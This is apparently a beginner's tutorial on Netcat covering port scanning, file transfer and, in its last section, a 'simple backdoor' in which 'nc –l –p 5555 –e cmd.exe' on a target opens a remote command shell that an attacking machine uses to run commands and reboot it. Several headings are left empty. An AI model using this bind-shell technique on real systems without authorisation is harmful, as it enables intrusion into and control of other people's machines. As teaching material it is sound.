Netcat

Note: **Ncat is a modernized version of the original Netcat tool** and is included as part of the Nmap project. Ncat improves on the original tool by including many of the original features plus SSL and IPv6 support.

This is CLI (command line) based swiss army knife tool that is used to read/write data over TCP/UDP

This can be used to create open backdoor and transfer files between two machines.

Netcat uses

Port scanning


Banner grab

Port listening

Transfer files

To download netcat:

1. Got to <https://eternallybored.org/misc/netcat/>
2. Download  [netcat 1.11](https://eternallybored.org/misc/netcat/netcat-win32-1.11.zip) zip file. Extract it on desktop
3. Open it and start command prompt from there.
4. Now type nc -help



## Netcat Syntax

The most basic syntax of the Netcat utility takes the following form:

nc [options] host port

## Port Scanning

Scanning ports is one of the most common uses for Netcat. You can scan a single port or a port range.

For example, to scan for open ports in the range 20-80 you would use the following command:

nc -z -v 10.10.8.8 20-80Copy

The -z option will tell nc to only scan for open ports, without sending any data to them and the -v option to provide more verbose information.

The output will look something like this:

nc: connect to 10.10.8.8 port 20 (tcp) failed: Connection refused

nc: connect to 10.10.8.8 port 21 (tcp) failed: Connection refused

Connection to 10.10.8.8 22 port [tcp/ssh] succeeded!


nc: connect to 10.10.8.8 port 23 (tcp) failed: Connection refused

...

nc: connect to 10.10.8.8 port 79 (tcp) failed: Connection refused

Connection to 10.10.8.8 80 port [tcp/http] succeeded!

Example:



## Sending Files through Netcat

Netcat can be used to transfer data from one host to another by creating a basic client/server model.

A **frequently used feature** of Netcat is copying files. Even large quantities of data can be sent and individual partitions or entire hard drives cloned. In our example, the *testfile.txt* file is copied from computer A (client) to computer B (server) via port 6790: These steps are required:

1. Determine the IP address of computer B (destination PC)
2. **Create the test file***testfile.txt* in the Netcat folder of computer A; in this example, the test file is located in the client’s Netcat folder. The copied file then ends up in the Netcat folder on computer B (other file paths need to be adjusted accordingly).
3. Enter the Netcat syntax in the command line

Computer B (acts as the receiving server):

nc -l -p 6790 > testfile.txt

ENTER


Computer A (acts as the sending client):


nc –vn [IP address of computer B] 6790 < testfile.txt

ENTER


The success of the transfer is **not confirmed in the command prompt**. You can see whether the transfer worked by checking in the destination folder.


**Banner Grabbing**














**Create chat program using Netcat**

**Create simple backdoor using Netcat**

A backdoor is a malware type that denies normal authentication procedures to access a system. As a result, remote access is granted to resources within an application, such as databases and file servers, giving culprits the ability to remotely issue system commands and update malware.

1. For this we need two computers
2. Netcat should be installed on both computers.
3. Now open cmd on target system and type command: nc –l –p 5555 –e cmd.exe

This tell netcat to execute cmd.exe once the connection is established.

1. From attacking computer type following command in cmd

Nc 192.168.0.15 5555

It will establish connections to the target system (192.168.0.15)

1. Now to check run ipconfig command from attacking system, it will show ip address of target system.
2. Now run second command mkdir test
3. This will create test folder in the target system.
4. Target system can also be shut down using command: shutdown –r –t 50000 (1000 is time)
5. This connection can be stopped by attacking system by pressing ctrl + c

**Create chat program using socat**

**Create program** **using socat in which three terminals are networked via the second terminal acting as a relay**.

**Perform port redirection using Fpipe**

**Perform port redirection using Datapipe**